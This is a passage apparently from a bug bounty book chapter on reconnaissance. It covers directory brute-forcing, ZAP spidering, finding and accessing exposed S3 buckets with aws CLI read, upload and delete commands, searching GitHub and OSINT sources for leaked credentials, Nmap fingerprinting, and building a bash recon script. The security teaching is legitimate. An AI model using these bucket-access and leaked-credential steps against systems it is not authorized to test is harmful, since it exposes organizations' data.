Gobuster's Dir mode is used to find additional content on a specific domain or subdomain. This includes hidden directories and files. In this mode, you can use the `-u` flag to specify the domain or subdomain you want to brute-force and `-w` to specify the wordlist you want to use:

```
gobuster dir -u target_url -w wordlist
```

Manually visiting all the pages you've found through brute-forcing can be time-consuming. Instead, use a screenshot tool like EyeWitness (*https://github.com/FortyNorthSecurity/EyeWitness/*) or Snapper (*https://github.com/dxa4481/Snapper/*) to automatically verify that a page is hosted on each location. EyeWitness accepts a list of URLs and takes screenshots of each page. In a photo gallery app, you can quickly skim these to find the interesting-looking ones. Keep an eye out for hidden services, such as developer or admin panels, directory listing pages, analytics pages, and pages that look outdated and ill-maintained. These are all common places for vulnerabilities to manifest.

Spidering the Site

Another way of discovering directories and paths is through *web spidering*, or web crawling, a process used to identify all pages on a site. A web spider tool

starts with a page to visit. It then identifies all the URLs embedded on the page and visits them. By recursively visiting all URLs found on all pages of a site, the web spider can uncover many hidden endpoints in an application.

OWASP Zed Attack Proxy (ZAP) at *https://www.zaproxy.org/* has a built-in web spider you can use (Figure 5-2). This open source security tool includes a scanner, proxy, and many other features. Burp Suite has an equivalent tool called the *crawler*, but I prefer ZAP's spider.




Figure 5-2: The startup page of OWASP ZAP

Access its spider tool by opening ZAP and choosing **Tools ▸ Spider** (Figure 5-3).




Figure 5-3: You can find the Spider tool via Tools ▸ Spider.

You should see a window for specifying the starting URL (Figure 5-4).




Figure 5-4: You can specify the target URL to scan.

Click **Start Scan**. You should see URLs pop up in the bottom window (Figure 5-5).

Figure 5-5: The scan results show up at the bottom pane of the OWASP ZAP window.

You should also see a site tree appear on the left side of your ZAP window (Figure 5-6). This shows you the files and directories found on the target server in an organized format.




Figure 5-6: The site tree in the left window shows you the files and directories found on the target server.

Third-Party Hosting

Take a look at the company's third-party hosting footprint. For example, look for the organization's S3 buckets. *S3*, which stands for *Simple Storage Service*, is Amazon's online storage product. Organizations can pay to store resources in *buckets* to serve in their web applications, or they can use S3 buckets as a backup or storage location. If an organization uses Amazon S3, its S3 buckets can contain hidden endpoints, logs, credentials, user information, source code, and other information that might be useful to you.

How do you find an organization's buckets? One way is through Google dorking, as mentioned earlier. Most buckets use the URL format *BUCKET .s3.amazonaws.com* or *s3.amazonaws.com/BUCKET*, so the following search terms are likely to find results:

```
site:s3.amazonaws.com COMPANY_NAME
site:amazonaws.com COMPANY_NAME
```

If the company uses custom URLs for its S3 buckets, try more flexible search terms instead. Companies often still place keywords like *aws* and *s3* in their custom bucket URLs, so try these searches:

```
amazonaws s3 COMPANY_NAME
amazonaws bucket COMPANY_NAME
amazonaws COMPANY_NAME
s3 COMPANY_NAME
```

Another way of finding buckets is to search a company's public GitHub repositories for S3 URLs. Try searching these repositories for the term *s3*. We'll talk about using GitHub for recon in "GitHub Recon" on the following page.

GrayhatWarfare (*https://buckets.grayhatwarfare.com/*) is an online search engine you can use to find publicly exposed S3 buckets (Figure 5-7). It allows you to search for a bucket by using a keyword. Supply keywords related to your target, such as the application, project, or organization name, to find relevant buckets.




Figure 5-7: The GrayhatWarfare home page

Finally, you can try to brute-force buckets by using keywords. *Lazys3* (*https://github.com/nahamsec/lazys3/*) is a tool that helps you do this. It relies on a wordlist to guess buckets that are permutations of common

bucket names. Another good tool is *Bucket Stream* (*https://github.com/eth0izzle/bucket-stream/*), which parses certificates belonging to an organization and finds S3 buckets based on permutations of the domain names found on the certificates. Bucket Stream also automatically checks whether the bucket is accessible, so it saves you time.

Once you've found a couple of buckets that belong to the target organization, use the AWS command line tool to see if you can access one. Install the tool by using the following command:

```
pip install awscli
```

Then configure it to work with AWS by following Amazon's documentation at *https://docs.aws.amazon.com/cli/latest/userguide/cli-chap-configure.html*. Now you should be able to access buckets directly from your terminal via the `aws s3` command. Try listing the contents of the bucket you found:

```
aws s3 ls s3://BUCKET_NAME/
```

If this works, see if you can read the contents of any interesting files by copying files to your local machine:

```
aws s3 cp s3://BUCKET_NAME/FILE_NAME/path/to/local/directory
```

Gather any useful information leaked via the bucket and use it for future exploitation! If the organization reveals information such as active API keys or personal information, you should report this right away. Exposed S3 buckets alone are often considered a vulnerability. You can also try to upload new files to the bucket or delete files from it. If you can mess with its contents, you might be able to tamper with the web application's operations or corrupt company data. For example, this command will copy your local file named *TEST_FILE* into the target's S3 bucket:

```
aws s3 cp TEST_FILE s3://BUCKET_NAME/
```

And this command will remove the *TEST_FILE* that you just uploaded:

```
aws s3 rm s3://BUCKET_NAME/TEST_FILE
```

These commands are a harmless way to prove that you have write access to a bucket without actually tampering with the target company's files.

Always upload and remove your own test files. Don't risk deleting important company resources during your testing unless you're willing to entertain a costly lawsuit.

GitHub Recon

Search an organization's GitHub repositories for sensitive data that has been accidentally committed, or information that could lead to the discovery of a vulnerability.

Start by finding the GitHub usernames relevant to your target. You should be able to locate these by searching the organization's name or

product names via GitHub's search bar, or by checking the GitHub accounts of known employees.

When you've found usernames to audit, visit their pages. Find repositories related to the projects you're testing and record them, along with the usernames of the organization's top contributors, which can help you find more relevant repositories.

Then dive into the code. For each repository, pay special attention to the Issues and Commits sections. These sections are full of potential info leaks: they could point attackers to unresolved bugs, problematic code, and the most recent code fixes and security patches. Recent code changes that haven't stood the test of time are more likely to contain bugs. Look at any protection mechanisms implemented to see if you can bypass them. You can also search the Code section for potentially vulnerable code snippets. Once you've found a file of interest, check the Blame and History sections at the top-right corner of the file's page to see how it was developed (Figure 5-8).

Figure 5-8: The History and Blame sections

We'll dive deeper into reviewing source code in Chapter 22, but during the recon phase, look for hardcoded secrets such as API keys, encryption keys, and database passwords. Search the organization's repositories for terms like *key*, *secret*, and *password* to locate hardcoded user credentials that you can use to access internal systems. After you've found leaked credentials, you can use KeyHacks (*https://github.com/streaak/keyhacks/*) to check if the credentials are valid and learn how to use them to access the target's services.

You should also search for sensitive functionalities in the project. See if any of the source code deals with important functions such as authentication, password reset, state-changing actions, or private info reads. Pay attention to code that deals with user input, such as HTTP request parameters, HTTP headers, HTTP request paths, database entries, file reads, and file uploads, because they provide potential entry points for attackers to exploit the application's vulnerabilities. Look for any configuration files, as they allow you to gather more information about your infrastructure. Also, search for old endpoints and S3 bucket URLs that you can attack. Record these files for further review in the future.

Outdated dependencies and the unchecked use of dangerous functions are also a huge source of bugs. Pay attention to dependencies and imports being used and go through the versions list to see if they're outdated. Record any outdated dependencies. You can use this information later to look for publicly disclosed vulnerabilities that would work on your target.

Tools like Gitrob and TruffleHog can automate the GitHub recon process. *Gitrob* (*https://github.com/michenriksen/gitrob/*) locates potentially sensitive files pushed to public repositories on GitHub. *TruffleHog* (*https://github.com/trufflesecurity/truffleHog/*) specializes in finding secrets in repositories by conducting regex searches and scanning for high-entropy strings.

Other Sneaky OSINT Techniques

Many of the strategies I discussed so far are all examples of *open source intelligence (OSINT)*, or the practice of gathering intel from public sources of information. This section details other OSINT sources you might use to extract valuable information.

First, check the company's job posts for engineering positions. Engineering job listings often reveal the technologies the company uses. For example, take a look at an ad like this one:

Full Stack Engineer

Minimum Qualifications:

Proficiency in Python and C/C++

Linux experience

Experience with Flask, Django, and Node.js

Experience with Amazon Web Services, especially EC2, ECS, S3, and RDS

From reading this, you know the company uses Flask, Django, and Node.js to build its web applications. The engineers also probably use Python, C, and C++ on the backend with a Linux machine. Finally, they use AWS to outsource their operations and file storage.

If you can't find relevant job posts, search for employees' profiles on LinkedIn, and read employees' personal blogs or their engineering questions on forums like Stack Overflow and Quora. The expertise of a company's top employees often reflects the technology used in development.

Another source of information is the employees' Google calendars. People's work calendars often contain meeting notes, slides, and sometimes even login credentials. If an employee shares their calendars with the public by accident, you could gain access to these. The organization or its employees' social media pages might also leak valuable information. For example, hackers have actually discovered sets of valid credentials on Post-it Notes visible in the background of office selfies!

If the company has an engineering mailing list, sign up for it to gain insight into the company's technology and development process. Also check the company's SlideShare or Pastebin accounts. Sometimes, when organizations present at conferences or have internal meetings, they upload slides to SlideShare for reference. You might be able to find information about the technology stack and security challenges faced by the company.

Pastebin (*https://pastebin.com/*) is a website for pasting and storing text online for a short time. People use it to share text across machines or with others. Engineers sometimes use it to share source code or server logs with their colleagues for viewing or collaboration, so it could be a great source of

information. You might also find uploaded credentials and development comments. Go to Pastebin, search for the target's organization name, and see what happens! You can also use automated tools like PasteHunter (*https://github.com/kevthehermit/PasteHunter/*) to scan for publicly pasted data.

Lastly, consult archive websites like the Wayback Machine (*https://archive.org/web/*), a digital record of internet content (Figure 5-9). It records a site's content at various points in time. Using the Wayback Machine, you can find old endpoints, directory listings, forgotten subdomains, URLs, and files that are outdated but still in use. Tomnomnom's tool Waybackurls (*https://github.com/tomnomnom/waybackurls/*) can automatically extract endpoints and URLs from the Wayback Machine.

Figure 5-9: The Wayback Machine archives the internet and allows you to see pages that have been removed by a website.

Tech Stack Fingerprinting

Fingerprinting techniques can help you understand the target application even better. *Fingerprinting* is identifying the software brands and versions that a machine or an application uses. This information allows you to perform targeted attacks on the application, because you can search for any known misconfigurations and publicly disclosed vulnerabilities related to a particular version. For example, if you know the server is using an old version of Apache that could be impacted by a disclosed vulnerability, you can immediately attempt to attack the server using it.

The security community classifies known vulnerabilities as *Common Vulnerabilities and Exposures (CVEs)* and gives each CVE a number for reference. Search for them on the CVE database (*https://cve.mitre.org/cve/search_cve_list.html*).

The simplest way of fingerprinting an application is to engage with the application directly. First, run Nmap on a machine with the `-sV` flag on to enable version detection on the port scan. Here, you can see that Nmap attempted to fingerprint some software running on the target host for us:

```
$ nmap scanme.nmap.org -sV
Starting Nmap 7.60 ( https://nmap.org )
Nmap scan report for scanme.nmap.org (45.33.32.156)
```

```
Host is up (0.065s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 992 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
25/tcp filtered smtp
80/tcp open http Apache httpd 2.4.7 ((Ubuntu))
135/tcp filtered msrpc
139/tcp filtered netbios-ssn
445/tcp filtered microsoft-ds
9929/tcp open nping-echo Nping echo
31337/tcp open tcpwrapped
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 9.19 seconds
```

Next, in Burp, send an HTTP request to the server to check the HTTP headers used to gain insight into the tech stack. A server might leak many pieces of information useful for fingerprinting its technology:

```
Server: Apache/2.0.6 (Ubuntu)
X-Powered-By: PHP/5.0.1
X-Generator: Drupal 8
X-Drupal-Dynamic-Cache: UNCACHEABLE
Set-Cookie: PHPSESSID=abcde;
```

HTTP headers like `Server` and `X-Powered-By` are good indicators of technologies. The `Server` header often reveals the software versions running on the server. `X-Powered-By` reveals the server or scripting language used. Also, certain headers are used only by specific technologies. For example, only Drupal uses `X-Generator` and `X-Drupal-Dynamic-Cache`. Technology-specific cookies such as `PHPSESSID` are also clues; if a server sends back a cookie named `PHPSESSID`, it's probably developed using PHP.

The HTML source code of web pages can also provide clues. Many web frameworks or other technologies will embed a signature in source code. Right-click a page, select **View Source Code**, and press CTRL-F to search for phrases like *powered by*, *built with*, and *running*. For instance, you might find `Powered by: WordPress 3.3.2` written in the source.

Check technology-specific file extensions, filenames, folders, and directories. For example, a file named *phpmyadmin* at the root directory, like *https://example.com/phpmyadmin*, means the application runs PHP. A directory named *jinja2* that contains templates means the site probably uses Django and Jinja2. You can find more information about a specific technology's filesystem signatures by visiting its individual documentation.

Several applications can automate this process. *Wappalyzer* (*https://www.wappalyzer.com/*) is a browser extension that identifies content management systems, frameworks, and programming languages used on a site. *BuiltWith* (*https://builtwith.com/*) is a website that shows you which web technologies a site is built with. *StackShare* (*https://stackshare.io/*) is an online platform that allows developers to share the tech they use. You can use it to find out if the organization's developers have posted their tech stack. Finally,

Retire.js is a tool that detects outdated JavaScript libraries and Node.js packages. You can use it to check for outdated technologies on a site.

Writing Your Own Recon Scripts

You've probably realized by now that good recon is an extensive process. But it doesn't have to be time-consuming or hard to manage. We've already discussed several tools that use the power of automation to make the process easier.

Sometimes you may find it handy to write your own scripts. A *script* is a list of commands designed to be executed by a program. They're used to automate tasks such as data analysis, web-page generation, and system administration. For us bug bounty hunters, scripting is a way of quickly and efficiently performing recon, testing, and exploitation. For example, you could write a script to scan a target for new subdomains, or enumerate potentially sensitive files and directories on a server. Once you've learned how to script, the possibilities are endless.

This section covers bash scripts in particular—what they are and why you should use them. You'll learn how to use bash to simplify your recon process and even write your own tools. I'll assume that you have basic knowledge of how programming languages work, including variables, conditionals, loops, and functions, so if you're not familiar with these concepts, please take an introduction to coding class at Codecademy (*https://www.codecademy.com/*) or read a programming book.

Bash scripts, or any type of shell script, are useful for managing complexities and automating recurrent tasks. If your commands involve multiple input parameters, or if the input of one command depends on the output of another, entering it all manually could get complicated quickly and increase the chance of a programming mistake. On the other hand, you might have a list of commands that you want to execute many, many times. Scripts are useful here, as they save you the trouble of typing the same commands over and over again. Just run the script each time and be done with it.

Understanding Bash Scripting Basics

Let's write our first script. Open any text editor to follow along. The first line of every shell script you write should be the *shebang line*. It starts with a hash mark (`#`) and an exclamation mark (`!`), and it declares the interpreter to use for the script. This allows the plaintext file to be executed like a binary. We'll use it to indicate that we're using bash.

Let's say we want to write a script that executes two commands; it should run Nmap and then Dirsearch on a target. We can put the commands in the script like this:

```
#!/bin/bash
nmap scanme.nmap.org
/PATH/TO/dirsearch.py -u scanme.nmap.org -e php
```

This script isn't very useful; it can scan only one site, *scanme.nmap.org*. Instead, we should let users provide input arguments to the bash script so they can choose the site to scan. In bash syntax, `$1` represents the first argument passed in, `$2` is the second argument, and so on. Also, `$@` represents all arguments passed in, while `$#` represents the total number of arguments. Let's allow users to specify their targets with the first input argument, assigned to the variable `$1`:

```
#!/bin/bash
nmap $1
/PATH/TO/dirsearch.py -u $1 -e php
```

Now the commands will execute for whatever domain the user passes in as the first argument.

Notice that the third line of the script includes */PATH/TO/dirsearch.py*. You should replace */PATH/TO/* with the absolute path of the directory where you stored the Dirsearch script. If you don't specify its location, your computer will try to look for it in the current directory, and unless you stored the Dirsearch file in the same directory as your shell script, bash won't find it.

Another way of making sure that your script can find the commands to use is through the `PATH` variable, an environmental variable in Unix systems that specifies where executable binaries are found. If you run this command to add Dirsearch's directory to your `PATH`, you can run the tool from anywhere without needing to specify its absolute path:

```
export PATH="PATH_TO_DIRSEARCH:$PATH"
```

After executing this command, you should be able to use Dirsearch directly:

```
#!/bin/bash
nmap $1
dirsearch.py -u $1 -e php
```

Note that you will have to run the `export` command again after you restart your terminal for your `PATH` to contain the path to Dirsearch. If you don't want to export `PATH` over and over again, you can add the `export` command to your *~/.bash_profile* file, a file that stores your bash preferences and configuration. You can do this by opening *~/.bash_profile* with your favorite text editor and adding the `export` command to the bottom of the file.

The script is complete! Save it in your current directory with the filename *recon.sh*. The *.sh* extension is the conventional extension for shell scripts. Make sure your terminal's working directory is the same as the one where you've stored your script by running the command **`cd /location/of/your/script`**. Execute the script in the terminal with this command:

```
$ ./recon.sh
```

You might see a message like this:

```
permission denied: ./recon.sh
```

This is because the current user doesn't have permission to execute the script. For security purposes, most files aren't executable by default. You can correct this behavior by adding executing rights for everyone by running this command in the terminal:

```
$ chmod +x recon.sh
```

The `chmod` command edits the permissions for a file, and `+x` indicates that we want to add the permission to execute for all users. If you'd like to grant executing rights for the owner of the script only, use this command instead:

```
$ chmod 700 recon.sh
```

Now run the script as we did before. Try passing in *scanme.nmap.org* as the first argument. You should see the output of the Nmap and Dirsearch printed out:

```
$ ./recon.sh scanme.nmap.org
Starting Nmap 7.60 ( https://nmap.org )
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.062s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 992 closed ports
PORT      STATE    SERVICE
22/tcp    open     ssh
25/tcp    filtered smtp
80/tcp    open     http
135/tcp   filtered msrpc
139/tcp   filtered netbios-ssn
445/tcp   filtered microsoft-ds
9929/tcp  open     nping-echo
31337/tcp open     Elite
Nmap done: 1 IP address (1 host up) scanned in 2.16 seconds

Extensions: php | HTTP method: get | Threads: 10 | Wordlist size: 6023
Error Log: /Users/vickieli/tools/dirsearch/logs/errors.log
Target: scanme.nmap.org
[11:14:30] Starting:
[11:14:32] 403 -  295B  - /.htaccessOLD2
[11:14:32] 403 -  294B  - /.htaccessOLD
[11:14:33] 301 -  316B  - /.svn  ->  http://scanme.nmap.org/.svn/
[11:14:33] 403 -  298B  - /.svn/all-wcprops
[11:14:33] 403 -  294B  - /.svn/entries
[11:14:33] 403 -  297B  - /.svn/prop-base/
[11:14:33] 403 -  296B  - /.svn/pristine/
[11:14:33] 403 -  315B  - /.svn/text-base/index.php.svn-base
[11:14:33] 403 -  297B  - /.svn/text-base/
[11:14:33] 403 -  293B  - /.svn/props/
[11:14:33] 403 -  291B  - /.svn/tmp/
[11:14:55] 301 -  318B  - /images  ->  http://scanme.nmap.org/images/
[11:14:56] 200 -    7KB - /index
[11:14:56] 200 -    7KB - /index.html
```

```
[11:15:08] 403 -  296B  - /server-status/
[11:15:08] 403 -  295B  - /server-status
[11:15:08] 301 -  318B  - /shared  ->  http://scanme.nmap.org/shared/
Task Completed
```

Saving Tool Output to a File

To analyze the recon results later, you may want to save your scripts' output in a separate file. This is where input and output redirection come into play. *Input redirection* is using the content of a file, or the output of another program, as the input to your script. *Output redirection* is redirecting the output of a program to another location, such as to a file or another program. Here are some of the most useful redirection operators:

PROGRAM **>** *FILENAME* Writes the program's output into the file with that name. (It will clear any content from the file first. It will also create the file if the file does not already exist.)

PROGRAM **>>** *FILENAME* Appends the output of the program to the end of the file, without clearing the file's original content.

PROGRAM **<** *FILENAME* Reads from the file and uses its content as the program input.

PROGRAM1 **|** *PROGRAM2* Uses the output of *PROGRAM1* as the input to *PROGRAM2*.

We could, for example, write the results of the Nmap and Dirsearch scans into different files:

```
#!/bin/bash
echo "Creating directory $1_recon." ❶
mkdir $1_recon ❷
nmap $1 > $1_recon/nmap ❸
echo "The results of nmap scan are stored in $1_recon/nmap."
/PATH/TO/dirsearch.py -u $1 -e php ❹ --simple-report=$1_recon/dirsearch
echo "The results of dirsearch scan are stored in $1_recon/dirsearch."
```

The `echo` command ❶ prints a message to the terminal. Next, `mkdir` creates a directory with the name *DOMAIN_recon* ❷. We store the results of `nmap` into a file named *nmap* in the newly created directory ❸. Dirsearch's `simple-report` flag ❹ generates a report in the designated location. We store the results of Dirsearch to a file named *dirsearch* in the new directory.

You can make your script more manageable by introducing variables to reference files, names, and values. Variables in bash can be assigned using the following syntax: *VARIABLE_NAME=VARIABLE_VALUE*. Note that there should be no spaces around the equal sign. The syntax for referencing variables is *$VARIABLE_NAME*. Let's implement these into the script:

```
#!/bin/bash
PATH_TO_DIRSEARCH="/Users/vickieli/tools/dirsearch"
DOMAIN=$1
DIRECTORY=${DOMAIN}_recon ❶
echo "Creating directory $DIRECTORY."
mkdir $DIRECTORY
```

```
nmap $DOMAIN > $DIRECTORY/nmap
echo "The results of nmap scan are stored in $DIRECTORY/nmap."
$PATH_TO_DIRSEARCH/dirsearch.py -u $DOMAIN -e php –simple-report=$DIRECTORY/dirsearch ❷
echo "The results of dirsearch scan are stored in $DIRECTORY/dirsearch."
```

We use `${DOMAIN}_recon` instead of `$DOMAIN_recon` ❶ because, otherwise, bash would recognize the entirety of `DOMAIN_recon` as the variable name. The curly brackets tell bash that `DOMAIN` is the variable name, and `_recon` is the plaintext we're appending to it. Notice that we also stored the path to Dirsearch in a variable to make it easy to change in the future ❷.

Using redirection, you can now write shell scripts that run many tools in a single command and save their outputs in separate files.

Adding the Date of the Scan to the Output

Let's say you want to add the current date to your script's output, or select which scans to run, instead of always running both Nmap and Dirsearch. If you want to write tools with more functionalities like this, you have to understand some advanced shell scripting concepts.

For example, a useful one is *command substitution*, or operating on the output of a command. Using `$()` tells Unix to execute the command surrounded by the parentheses and assign its output to the value of a variable. Let's practice using this syntax:

```
#!/bin/bash
PATH_TO_DIRSEARCH="/Users/vickieli/tools/dirsearch"
TODAY=$(date) ❶
echo "This scan was created on $TODAY" ❷
DOMAIN=$1
DIRECTORY=${DOMAIN}_recon
echo "Creating directory $DIRECTORY."
mkdir $DIRECTORY
nmap $DOMAIN > $DIRECTORY/nmap
echo "The results of nmap scan are stored in $DIRECTORY/nmap."
$PATH_TO_DIRSEARCH/dirsearch.py -u $DOMAIN -e php --simple-report=$DIRECTORY/dirsearch
echo "The results of dirsearch scan are stored in $DIRECTORY/dirsearch."
```

At ❶, we assign the output of the `date` command to the variable `TODAY`. The `date` command displays the current date and time. This lets us output a message indicating the day on which we performed the scan ❷.

Adding Options to Choose the Tools to Run

Now, to selectively run only certain tools, you need to use conditionals. In bash, the syntax of an `if` statement is as follows. Note that the conditional statement ends with the `fi` keyword, which is `if` backward:

```
if [ condition 1 ]
then
  # Do if condition 1 is satisfied
elif [ condition 2 ]
then
```

```
  # Do if condition 2 is satisfied, and condition 1 is not satisfied
else
  # Do something else if neither condition is satisfied
fi
```

Let's say that we want users to be able to specify the scan `MODE`, as such:

```
$ ./recon.sh scanmme.nmap.org MODE
```

We can implement this functionality like this:

```
#!/bin/bash
PATH_TO_DIRSEARCH="/Users/vickieli/tools/dirsearch"
TODAY=$(date)
echo "This scan was created on $TODAY"
DIRECTORY=${DOMAIN}_recon
echo "Creating directory $DIRECTORY."
mkdir $DIRECTORY
if [ $2 == "nmap-only" ] ❶
then
  nmap $DOMAIN > $DIRECTORY/nmap ❷
  echo "The results of nmap scan are stored in $DIRECTORY/nmap."
elif [ $2 == "dirsearch-only" ] ❸
then
  $PATH_TO_DIRSEARCH/dirsearch.py -u $DOMAIN -e php –simple-report=$DIRECTORY/dirsearch ❹
  echo "The results of dirsearch scan are stored in $DIRECTORY/dirsearch."
else ❺
  nmap $DOMAIN > $DIRECTORY/nmap ❻
  echo "The results of nmap scan are stored in $DIRECTORY/nmap."
  $PATH_TO_DIRSEARCH/dirsearch.py -u $DOMAIN -e php --simple-report=$DIRECTORY/dirsearch
  echo "The results of dirsearch scan are stored in $DIRECTORY/dirsearch."
fi
```

If the user specifies `nmap-only` ❶, we run `nmap` only and store the results to a file named *nmap* ❷. If the user specifies `dirsearch-only` ❸, we execute and store the results of Dirsearch only ❹. If the user specifies neither ❺, we run both scans ❻.

Now you can make your tool run only the Nmap or Dirsearch commands by specifying one of these in the command:

```
$ ./recon.sh scanme.nmap.org nmap-only
$ ./recon.sh scanme.nmap.org dirsearch-only
```

Running Additional Tools

What if you want the option of retrieving information from the crt.sh tool, as well? For example, you want to switch between these three modes or run all three recon tools at once:

```
$ ./recon.sh scanme.nmap.org nmap-only
$ ./recon.sh scanme.nmap.org dirsearch-only
$ ./recon.sh scanme.nmap.org crt-only
```

We could rewrite the `if-else` statements to work with three options: first, we check if `MODE` is `nmap-only`. Then we check if `MODE` is `dirsearch-only`, and finally if `MODE` is `crt-only`. But that's a lot of `if-else` statements, making the code complicated.

Instead, let's use bash's `case` statements, which allow you to match several values against one variable without going through a long list of `if-else` statements. The syntax of `case` statements looks like this. Note that the statement ends with `esac`, or `case` backward:

```
case $VARIABLE_NAME in
  case1)
    Do something
    ;;
  case2)
    Do something
    ;;
  caseN)
    Do something
    ;;
  *)
    Default case, this case is executed if no other case matches.
    ;;
esac
```

We can improve our script by implementing the functionality with `case` statements instead of multiple `if-else` statements:

```
#!/bin/bash
PATH_TO_DIRSEARCH="/Users/vickieli/tools/dirsearch"
TODAY=$(date)
echo "This scan was created on $TODAY"
DOMAIN=$1
DIRECTORY=${DOMAIN}_recon
echo "Creating directory $DIRECTORY."
mkdir $DIRECTORY
case $2 in
  nmap-only)
    nmap $DOMAIN > $DIRECTORY/nmap
    echo "The results of nmap scan are stored in $DIRECTORY/nmap."
    ;;
  dirsearch-only)
    $PATH_TO_DIRSEARCH/dirsearch.py -u $DOMAIN -e php --simple-report=$DIRECTORY/dirsearch
    echo "The results of dirsearch scan are stored in $DIRECTORY/dirsearch."
    ;;
  crt-only)
    curl "https://crt.sh/?q=$DOMAIN&output=json" -o $DIRECTORY/crt ❶
    echo "The results of cert parsing is stored in $DIRECTORY/crt."
    ;;
  *)
    nmap $DOMAIN > $DIRECTORY/nmap
    echo "The results of nmap scan are stored in $DIRECTORY/nmap."
    $PATH_TO_DIRSEARCH/dirsearch.py -u $DOMAIN -e php --simple-report=$DIRECTORY/dirsearch
    echo "The results of dirsearch scan are stored in $DIRECTORY/dirsearch."
```

```
    curl "https://crt.sh/?q=$DOMAIN&output=json" -o $DIRECTORY/crt
    echo "The results of cert parsing is stored in $DIRECTORY/crt."
    ;;
esac
```

The `curl` command ❶ downloads the content of a page. We use it here to download data from crt.sh. And `curl`'s `-o` option lets you specify an output file. But notice that our code has a lot of repetition! The sections of code that run each type of scan repeat twice. Let's try to reduce the repetition by using functions. The syntax of a bash function looks like this:

```
FUNCTION_NAME()
{
